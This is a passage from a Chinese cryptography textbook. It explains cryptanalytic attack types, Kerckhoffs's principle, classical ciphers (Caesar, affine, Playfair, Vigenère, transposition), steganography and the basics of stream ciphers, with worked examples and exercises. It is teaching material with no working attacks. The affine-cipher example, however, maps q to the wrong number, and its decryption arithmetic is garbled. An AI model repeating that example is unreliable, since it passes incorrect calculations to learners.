
5. 初等密码分析

攻击者在不知道解密密钥及通信者所采用的加密体制的细节条件下，对密文进行分析，试图获取机密信息。密码设计和密码分析是共生的、又是互逆的，两者密切有关但追求的目标相反。两者解决问题的途径有很大差别：密码设计是利用数学来构造密码；密码分析除了依靠数学、工程背景、语言学等知识外，还要靠经验、统计、测试、眼力、直觉判断能力等，有时还靠点运气。基本的攻击类型如表3.3所示，其攻击难度逐步减低，防守难度逐步增加。

表3.3 攻击类型

攻击类型	攻击者拥有的资源
唯密文攻击	□ 加密算法，待分析密文 □ 截获的部分密文
已知明文攻击	□ 加密算法，待分析密文 □ 截获用同一密钥加密的部分密文和相应的明文
选择密文攻击	□ 加密算法，待分析密文 □ 解密黑盒子，可解密任意密文（除待分析密文）得到相应的明文
选择明文攻击	□ 加密算法，待分析密文 □ 加密黑盒子，可加密任意明文得到相应的密文
选择文本攻击	□ 加密算法，待分析密文 □ 密码分析员可选择特定密文（除待分析密文），并获得对应的明文 □ 密码分析员可选择特定明文，并获得对应的密文

基本的攻击方法如图3.9所示。




图3.9 基本的攻击方法

1）穷举破译法（Exhaustive Attack Method）

方法：对截获的密文依次用各种可能的密钥试译，直到获得有意义的明文；或者利用对手已注入密钥的加密机（比如缴获得到），对所有可能的明文依次加密直到得出与截获的密文一致的密文。

对策：将密钥空间和明文空间设计得足够大。

2）确定性分析法

方法：利用一个或几个已知量（比如，已知密文或明文-密文对）用数学关系式表示出所求未知量（如密钥等）。已知量和未知量的关系视加密和解密算法而定，寻求这种关系是确定性分析法的关键步骤。

对策：设计具有坚实数学基础和足够复杂的加密函数。

3）统计分析法

方法：密码破译者对截获的密文进行统计分析，找出其统计规律或特征，并与明文空间的统计特征进行对照比较，从中提取出密文与明文间的对应关系，最终确定密钥或明文。

对策：扰乱密文的语言统计规律。

4）物理破译方法

利用加密执行时的物理现象来确定密钥的密码分析方法，也被称为"边信道攻击"(Side-Channel Attack)。所利用的物理现象有密码算法执行器件（加密芯片）的功耗，各算法步执行时间度量，甚至主机执行加密任务时主板上电容器发出的声音等。

6. 密码系统的安全性

(1) 无条件安全：如果算法产生的密文不能给出唯一决定相应明文的足够信息，无论截获多少密文，花费多少时间都不能解密密文。Shannon 指出，仅当密钥至少和明文一样长时达到无条件安全。

(2) 有条件安全：把搭线者提取明文信息的可能性改为搭线者提取明文信息的可行性，这种安全性称为有条件安全性，即搭线者在一定的计算资源条件下，他不能从密文恢复出明文。

(3) 可证明安全(Provable Secure)：将密码体制的安全性归结为某个数学难题，或破译密码的难度等价于（不低于）数学上的某个已知难题。

(4) 计算安全：破译密文的代价超过被加密信息的价值；破译密文所花时间超过信息的有效期。

7. 密码系统的基本原则——柯克霍夫(Kerckhoffs)原则

柯克霍夫原则是荷兰密码学家 Kerckhoff 于 1883 年在名著《军事密码学》中提出的基本假设：加密算法应建立在算法的公开不影响明文和密钥的安全的基础上。

这一原则已得到普遍承认，成为判定密码强度的衡量标准，实际上也成为古典密码和现代密码的分界线。

柯克霍夫原则的优势：

(1) 它是评估算法安全性的唯一可用的方式。因为如果密码算法保密的话，密码算法的安全强度无法进行评估。

(2) 防止算法设计者在算法中隐藏后门。因为算法公开后，密码学家可以研究分析是否存在漏洞，同时也接受攻击者的检验。

(3) 有助于推广使用。

当前网络应用十分普及，密码算法的应用不再局限于传统的军事领域，只有算法公开，才可能被大多数人接受并使用，同时，对用户而言，只需掌握密钥就可以使用。

3.4　古典替换密码体制

3.4.1　古典单码加密法

单码加密是一种替换加密法，其中的每个明文只能被唯一的一个密文字母所替换。

1. 恺撒的决策：移位密码

移位密码的加密方法是将明文字母按某种方式进行移位，如著名的恺撒密码。在移位

密码中，将 26 个英文字母依次与 0，1，2，…，25 对应，密文字母 c 可以用明文字母 m 和密钥 k 按如下算法得到：

$$c = m + k(\text{mod } 26)$$

给定一个密文字母 c，对应的明文字母 m 可由 c 和密钥 k 按如下算法得到：

$$m = c - k(\text{mod } 26)$$

按照密码体制的数学形式化定义，移位密码体制描述为五元组($\boldsymbol{P},\boldsymbol{C},\boldsymbol{K},\boldsymbol{E},\boldsymbol{D}$)，其中：

$\boldsymbol{P}=\boldsymbol{C}=\boldsymbol{K}=Z_{26}=\{0,1,2,\cdots,25\}$

$\boldsymbol{E}=\{e_k: Z_{26}\rightarrow Z_{26} \mid e_k(m)=m+k \ (\text{mod } 26)\}$

$\boldsymbol{D}=\{d_k: Z_{26}\rightarrow Z_{26} \mid d_k(c)=c-k \ (\text{mod } 26)\}$

恺撒密码是 $K=3$ 的移位密码，即用每个字母其后的第三个字母表示，解码的过程只需把密文字母前移 3 位即可。要注意的是字母的顺序是循环的，所以 Z 后面又回到 A。其密码本如下：

明文为 ABCDEFGHIJ KLMNOPQRSTUVWXYZ 对应密文为 d e f g h i j k l mno p q r s t u v w x y z a b c。

例如，明文：

CRACK IT

可得，密文：

FUDFN LW

在恺撒的时代只有贵族才识字，要瞒天过海是很容易的。但是在今天恺撒密码就变得很不安全。因为 K 仅有 25 种可能，只要知道是用恺撒码加密，那么尝试 25 次就可以得到明文。

案例：明文所用的语言是已知的，且其意义易于识别已知加密和解密算法；同时，需破译的密文为：PHHW PH DIWHU WKH WRJD SDUWB。

因为只有 25 个可能的密钥，用穷举法进行 25 次尝试，通过对恢复明文的识别可以确定明文及密钥；

答案如表 3.4 所示，通常只需对每个密钥尝试前面几个密文的解密，若是可识别明文即可确定密钥，然后恢复出明文。

表 3.4　穷举攻击

KEY:	PHHW PH DIWHU WKH WRJD SDUWB
1	oggv og chvgt vjg vqic rctva
2	nffu nf bgufs uif uphb qbsuz
3	*meet me after the toga party*
4	….. .. ….. … …. …..

2. 移位的升级——仿射密码

仿射密码和移位密码一样，也是一种替换密码。不同的是，移位密码中，我们使用的是模 n 加；而在下面的仿射密码中，使用的是模 n 乘。在安全性方面，仿射密码同移位密码一样，都是极其差的，不仅因为他们的原理简单，更要命的是这两种替换密码没有隐藏明文的字频信息，这很容易地导致破解者轻易攻破。

仿射密码算法如下：

(1) 明密文字母表为 Z_{26}。

(2) 秘匙 $K=(a,b)\in Z_{26}^{*}\times Z_{26}$,其中 Z_{26}^{*} 表示小于 26 且与 26 互素的正整数的集合。

(3) 加密变换为 $y=(ax+b) \bmod 26$。

(4) 解密变换为 $x=a^{-1}(y-b) \bmod 26$。

回顾：若 a、b 两数的乘积对正整数 n 取模的结果为 1。则称 a、b 互为另外一个的模逆。比如：3＊7＝21；21％20＝1；所以 3、7 互为 20 的模逆。9＊3＝27；27％26＝1；所以 9、3 互为 26 的模逆。

案例：假设 $k_1=9$ 和 $k_2=2$,明文字母为 q,则对其用仿射密码加密如下：

先把文字母为 q 转化为数字 13。由加密算法得

$$c = 9\times 13+2 = 119 \pmod{26} = 15$$

再把 $c=15$ 转化为字母得到密文 P。

解密时,先计算 k_1^{-1}。因为 $9\times 3\equiv 1 \pmod{26}$,因此 $k_1^{-1}=3$。再由解密算法得

$$\begin{aligned} m &= k_1^{-1}(c-k_2) \pmod{26} = 3\times(c-2) = 3c-6 \pmod{26} \\ &\equiv 45+20 \pmod{26} = 13 \pmod{26} \end{aligned}$$

对应的明文字母为 q。

3. 福尔摩斯：小人密码

福尔摩斯探案集中的《跳舞的人》中出现“小人密码”,如图 3.10 所示。在这个故事里大侦探面对的难题就是要破解这个密码,得到图画中隐含的信息从而获得破案的线索。

图 3.10　小人密码

福侦探手中只有这一串小人(“密文”),如果没有更多的密文、更多的线索是无法得知其中意思的。因为如果一个小人代表一个字母,那这么多小人排在一起组成的单词就有成千上万种可能性,根本无法通过一一列举来破解。图 3.10 中的 15 个小人的组合就有 26^{15} 种,简直是天文数字(当时并没有计算机)。再者,如果这些小人每个代表一个数字,而这些数字又恰恰对应某本书上某一页的某个字呢？可能性有很多种,单单凭这一条线索来分析推理明文,和瞎编乱猜没什么区别。因此可以说,这个密码是很难攻破的。

绝招就是“统计分析学①”——因为字母出现的频率和字母之间的组合关系是有一定规律的。密码学家对英文字母与出现频率总结,如表 3.5 所示。

在 26 个字母当中 E 出现的频率是最高的,有 12.7％,因此可以大胆推测最多的重复小人就是代表“E”。知道的小人越多对破解密码越有利,再联系案情作进一步的推理就能够知道纸条上所传达的信息,图 3.11 是小人密码的字母对照表。

① C. E. Shannon 1949 年第一次透彻地阐明了密码分析的真谛,指出密码能够被破译的最根本原因是于明文空间非均匀的统计特性。

表 3.5　频率和字母之间的统计

字　母	概　率	字　母	概　率	字　母	概　率	字　母	概　率
A	0.08167	H	0.06094	O	0.075		
B	0.01492	I	0.06966	P	0.019	V	0.010
C	0.02782	J	0.00153	Q	0.001	W	0.023
D	0.04253	K	0.008	R	0.060	X	0.001
E	0.12702	L	0.040	S	0.063	Y	0.020
F	0.02228	M	0.024	T	0.091	Z	0.001
G	0.02015	N	0.067	U	0.028		




图 3.11　小人密码字母对照表

3.4.2　古典多码加密法

多码加密法的目的是通过用多个密文字母来替换同一个明文字母，从而消除字母出现频率的特性。多码加密法是为了用来对付频率分析工具，多码加密法也是一种替换加密法。

1. Playfair 密码

对简单的单表代换密码，就算有很大的密钥空间也难保证其安全性。于是出现了多字母代换密码。最著名的多字母代换密码是 Playfair 密码，它把明文中的双字母音节作为一个单元并将其转换成密文的双字母音节，相同的明文字母可能被映射为不同的密文字母，以此掩盖明文字母出现的频率。Playfair 算法基于一个由密钥词构成的 5×5 的字母矩阵，将密钥词填入矩阵格子中，再将剩余的字母按字母表的顺序填在矩阵剩下的格子里。

案例：密钥词为 monarchy，则由密钥词构成的字母矩阵如表 3.6 所示。

表 3.6　字母矩阵

M	O	N	A	R
C	H	Y	B	D
E	F	G	I/J	K
L	P	Q	S	T
U	V	W	X	Z

对明文按如下规则一次加密两个字母：

- 如果该字母对的两个字母是相同的，那么在它们之间加一个填充字母，如 x。例：

balloon——ba lx lo on

- 矩阵同行的明文字母对中的字母由其右边的字母来代换。例：

on——NA，ar——RM，

- 矩阵同列的明文字母对中的字母由其下面的字母来代换。例：

ba——IB，mu——CM

- 其他明文字母对中的字母按如下方式代换：它所在的行是该字母的所在行，列则为另一个字母的所在列。例：

lx——SU，lo——PM

对 Playfair 密码的分析：Playfair 有 $26^2=676$ 种字母对组合，因此对单个的字母对进行判断要困难得多。字母出现几率一定程度上被均匀化，利用使用频率分析字母对就更困难一些。但是它的密文依然保留了相当的明文语言的结构信息，几百个字母的密文就足够分析出规律了。

2. 维吉利亚密码

维吉利亚(Vigenere)是法国的密码学专家，Vigenere 密码是以他的名字命名的。该密码体制有一个参数 n。在加解密时同样把英文字母用数字代替进行运算，并按 n 个字母一组进行变换。明、密文空间及密钥空间都是 n 长的英文字母串的集合，因此可表示 $\boldsymbol{P}=\boldsymbol{C}=\boldsymbol{K}=(Z_{26})^n$。加密变换如下：

- 设密钥 $k=(k_1, k_2, \cdots, k_n)$，明文 $P=(m_1, m_2, \cdots, m_n)$，加密函数 $e_k(P)=(c_1, c_2, \cdots, c_n)$，其中 $c_i=(m_i+k_i) \pmod{26}$，$i=1, 2, \cdots, n$。
- 对密文 $c=(c_1, c_2, \cdots, c_n)$，密钥 $k=(k_1, k_2, \cdots, k_n)$，解密变换为 $d_k(c)=(m_1, m_2, \cdots, m_n)$，其中 $m_i=(c_i-k_i) \pmod{26}$，$i=1, 2, \cdots, n$。

案例：设 $n=6$，密钥是 cipher，这相应于密钥 $k=(2, 8, 15, 7, 4, 17)$，明文是 this cryptosystem is not secure。试用 Vigenere 密码对其加密。

解：首先将明文按每 6 个分为一组，然后与密钥进行模 26"加"，如表 3.7 所示。

表 3.7 Vigenere 密码加密对照表

明文	t	h	i	s	c	r	y	p	t	o	s	y
	19	7	8	18	2	17	24	15	19	14	18	24
密钥	2	8	15	7	4	17	2	8	15	7	4	17
密文	21	15	23	25	6	8	0	23	8	21	22	15
	V	P	X	Z	G	I	A	X	I	V	W	P

明文	s	t	e	m	i	s	n	o	t	s	e	c	u	r	e
	18	19	4	12	8	18	13	14	19	18	4	2	20	17	4
密钥	2	8	15	7	4	17	2	8	15	7	4	17	2	8	15
密文	20	1	19	19	12	9	15	22	8	25	8	19	22	25	19
	U	B	T	T	M	J	P	W	I	Z	I	T	W	Z	T

因此，密文是

c = VPXZGI AXIVWP UBTTMJ PWIZIT WZT

Vigenere 密码分析：这种密码的强度在于每个明文字母对应着多个密文字母。字母出现的频率信息被隐蔽了。但是并非所有的明文结构信息都被隐蔽，首先，密钥是一个密钥词的重复使用，其次，相同的字母组合可能会以相同的密钥进行加密，于是明文中出现的相同字母组合，会给分析者提供有用的信息。

3.5 古典换位密码体制


换位加密法不是用其他字母来替代已有字母，而是重新排列文本中的字母。

古典置换加密法是一种简单的换位加密法，其加密过程类似于洗一副纸牌。其加解密方法如下：把明文字符以固定的宽度 m(分组长度)水平地(按行)写在一张纸上(如果最后一行不足 m，需要补充固定字符)，按 $1,2,\cdots,m$ 的一个置换 π 交换列的位置次序，再按垂直方向(即按列)读出即得密文。

解密就是将密文按相同的宽度 m 垂直在写在纸上，按置换 π 的逆置换交换列的位置次序，然后水平地读出得到明文。置换 π 就是密钥。

案例 设明文 Joker is a murderer，密钥 $\pi=(4\ 1)(3\ 2)$(即 $\pi(4)=1,\pi(1)=4,\pi(3)=2,\pi(2)=3$)，即按 4,3,2,1 列的次序读出得到密文，试写出加解密的过程与结果。

解：如图 3.12 所示，加密时，把明文字母按长度为 4 进行分组，每组写成一行，这样明文字母 Joker is a murderer 被写成 4 行 4 列，然后把这 4 行 4 列按 4,3,2,1 列的次序写出得到密文。过程与结果如图 3.1 所示。解密时，把密文字母按 4 个一列写出，再按 π 的逆置换重排列的次序，最后按行写出，即得到明文。



明文：Joker is a murderer	密文：eadrksreoiurjrme
按 4 字母一行写出	按 4 字母一列写出
joke	ekoj
risa	asir
murd	drum
erer	rere
按列写出的顺序 4 3 2 1	交换列的顺序 4 3 2 1
按列写出密文：eadrksreoiurjrme	按行写出明文：joker is a murderer

图 3.12 一种置换密码

3.6 隐写术：在敌人面前通信

隐写术是信息隐藏的一种手段。它隐藏消息的存在，本质上不是一种编码加密技术，通常在一段普通的文字中嵌入排列一些词汇或字母，隐含地表达真正的意思。一些实例如下。

1. 藏头诗：水浒传——吴用智赚玉麒麟

梁山为了拉卢俊义入伙，“智多星”吴用和宋江便生出一段“吴用智赚玉麒麟”的故事来，利用卢俊义正为躲避“血光之灾”的惶恐心理，暗藏“卢俊义反”四字，广为传播。结果，成了

官府治罪的证据，终于把卢俊义“逼”上了梁山。卢俊义乃河北俊杰，他不仅急公好义，乐善好施，济人危困，而且武艺高强，名闻四海，人称“河北玉麒麟”。梁山泊义军头领宋江久慕他的威名，一心想招取卢俊义上山坐第一把交椅，共图大业，替天行道。偏偏这个卢俊义有钱有势，有名有位，吃不愁，穿不愁，而且满脑袋的忠君思想，要他上山造反谈何容易，宋江常常为此苦恼。军师吴用，人称“智多星”，为人机敏善于谋略，凡事一经他策划，没有办不成的道理。所以，当宋江与他议起此事时，便生出一段“吴用智赚玉麒麟”的故事来。当时吴用扮成一个算命先生，悄悄来到卢俊义庄上，利用卢俊义正为躲避“血光之灾”的惶恐心里，口占四句卦歌，并让他端书在家宅的墙壁上。这4句卦歌是：**芦花丛中一扁舟，俊杰俄从此地游，义士若能知此理，反躬难逃可无忧**。吴用在这4句卦歌里，巧妙地把“卢俊义反”四个字暗藏于四句之首，而一心躲避“血光之灾”的卢俊义哪里有心细察这其中的隐秘呢。果然，这4句诗写出后，被官府拿到了证据，大兴问罪之师，到处捉拿卢俊义，终于把他逼上梁山。

2. 隐藏情报

在一段看似普通的信息中隐藏着真正的含义，如“王先生：来信收悉，你的盛**情**真是难以**报**答。我已**在**昨天抵达广州，秋**雨**连绵，每天需备**伞**一**把**方能上街，苦矣，大约本月**中**旬我才能返回，届时再见。”真实的含义是“情报在雨伞把中”。

3. 英文实例

如图3.13所示，句中每个词之间的空格数目不同，一个空格表示0，两个空格表示1，再用密码表翻译出整个二进制串的含义。




图3.13　隐写术英文实例

隐写术有如下缺点：形式简单但构造费时，要大量信息来隐藏相对较少的信息；一旦构造方法被泄露，整个系统将失效；无稳健性，数据修改后隐藏信息不能被恢复。

3.7　小　　结

古典密码本质上是一种以线性代数为基础的密码形式，主要包括置换密码体制和代换密码体制。许多文献直接将艺术密码归为古典密码，古典密码也是一种对称密码。

就古典密码而言，由于算法相对简单，算法复杂度也不高，一种可能的攻击方法是对所有可能的密钥进行尝试的强力攻击，称为穷举搜索攻击。

移位密码：密钥空间 $K=Z_{26}=\{1,2,\cdots,25\}$，因此，最多尝试25次即可恢复明文。

仿射密码：密钥空间为 $K=\{(k_1,k_2)\mid k_1,k_2\in Z_{26}$，其中 $\gcd(k_1,26)=1\}$，k_1 可能的取值有1,3,5,7,9,11,15,17,19,21,23,25，因此，最多尝试 12×26 次即可恢复明文。

对于古典密码方案而言，由于密钥空间非常有限，因此，很难抵抗穷举搜索攻击。另一方面，就英文而言，一些古典密码方案不能很好地隐藏明文消息的统计特征，攻击者也可以利用这一弱点进行破译。

因此可以看出，古典密码方案通常不遵循Kerckhoffs原则，密码方案的保密性基于算法的保密。

3.8 习　　题

1. 用两次恺撒密码能提高安全性么？为什么？为什么 K 仅有 25 种可能？

2. 密码体制定义中，空间集合的大小与安全有什么关系？

3. 古典密码体制中代换密码有哪几种？各有什么特点？

4. 考古学家发现了一个写有未知文字的手稿，然后，又在同一地点发现一个小石碑，写有一个和希腊语相同语言的句子，运用这个句子他们就能读懂原手稿。这是哪种攻击方法？

5. 爱丽丝有一个长信息需要发送。她运用单码代换（替代）密码，认为如果对信息进行加密，也许会遭受敌手的单字母频率攻击。因此，爱丽丝认为先采用压缩后加密比较好。压缩有作用吗？她应该在加密前进行压缩还是加密后压缩？并说明理由。

第4章 计算密码

很多人觉得密码学是很玄妙的学问，其实，我们只是习惯于用数学方式思维而已，而一旦养成了这种思维方式，数字在我们眼中就像美妙的音符。

——王小云

密码就像内衣：你不会让人看见，得常换，还有，你不该与陌生人分享。

——Chris Pirillo

从密码体制方面而言，可将计算密码分为对称密码体制(Symmetric Key Cryptography)和非对称密码体制(Asymmetric Key Cryptography)，对称密码体制要求加解密双方拥有相同的密钥。而非对称密码体制是加密解密双方拥有不同的密钥，在不知道某些秘密信息的情况下，加密密钥和解密密钥在计算上相互算出是不可行的。而混合密码体制就是上述两种技术的有效结合：用非对称密钥加密一个对称密钥，再用这个对称密钥加密真正的消息。

4.1 对称密钥密码

4.1.1 计算对称密码的特点

计算对称密钥密码[①]又称为现代对称密钥密码，与古典密码均属于对称密码体制，两者具有以下主要区别。

1. 面向对象不同

古典密码是面向字符的密码(Character-Oriented Cipher)，计算对称密钥密码是面向比特的密码(Bit-Oriented Cipher)。

2. 设计思想不同

古典密码的设计没有考虑Kerckhoff原理，因此古典密码的安全性基于算法和密钥的同时保密；计算对称密钥密码考虑Kerckhoff原理，因此计算对称密钥密码的安全性必须只基于密钥的保密。

3. 针对敌手不同

古典密码的敌手针对人，因此算法通常是：已知算法和密钥手算可行，而未知算法和密钥则手算不可行；计算对称密钥密码的敌手面向人和计算机，因此算法的设计必须达到：

---

① 本章未做特殊说明，对称密码均指计算对称密钥密码。

已知密钥,计算机在计算上可行;未知密钥,计算机在计算上不可行。

对称密码通常用两种基本技术来隐藏明文:扩散和混乱。扩散(Diffusion)隐藏明文和密文之间的关系,通过将明文冗余度分散到密文中使之分散开来,即将单个明文或密钥位的影响尽可能扩大到更多的密文中去。这样就隐藏了统计关系同时也使密码分析者寻求明文冗余度将会更难,产生扩散最简单的方法是通过置换(Permutation),置换的特点是保持明文所有符号不变,只是利用置换打乱了明文的位置和次序。混乱(Confusion)用于掩盖密钥与密文之间的关系,混乱通常通过代换(Substitution)来实现,代换是明文符号被密文符号所代替。

4.1.2 流密码基本概念

流密码(Stream Cipher)又称为序列密码,是将明文划分成字符(如单个字母),或其编码的基本单元(如按位),字符分别与密钥流作用进行加密,解密时以同步产生的同样的密钥流实现。流密码往往依赖于一个随机数序列,这样序列算法的安全性取决于随机数序列的安全性。密码学中利用数学的方法产生的随机数称为伪随机数,因为它们不是真正随机的,只是重复的周期非常大而已,因此,流密码强度完全依赖于密钥序列的随机性(Randomness)和不可预测性(Unpredictability),设计流密码的核心问题是密钥流的产生以及保持收发两端密钥流的精确同步。典型的序列算法有 RC4、SEAL 等。

1. 流密码的基本体制

流密码的基本思想:产生一个密钥流 $k=k_1k_2\cdots$,根据下面规则加密明文 $M=m_1m_2\cdots$;解密密文 $C=C_1C_2\cdots=E_{K1}(m_1)\ E_{K2}(m_2)\cdots$。

同步流密码(Synchronous Stream Cipher):在一个同步流密码中,密钥是独立于明文和密文的,即密钥流的生成和使用和明文比特或密文比特无关。对于同步流密码,只要通信双方的密钥序列产生器具有相同的种子密钥和相同的初始状态,就能产生相同的密钥序列。在保密通信过程中,通信的双方必须保持精确的同步,收方才能正确解密,如果失步收方将不能正确解密。例如,如果通信中丢失或增加了一个密文字符,则收方的解密将一直错误,直到重新同步为止。这是同步流密码的一个主要缺点。但是同步流密码对失步的敏感性,使我们能够容易检测插入、删除、重播等主动攻击。同步流密码的一个优点是没有错误传播,当通信中某些密文字符产生了错误(如 0 变成 1,或 1 变成 0),只影响相应字符的解密,不影响其他字符,如图 4.1 所示。

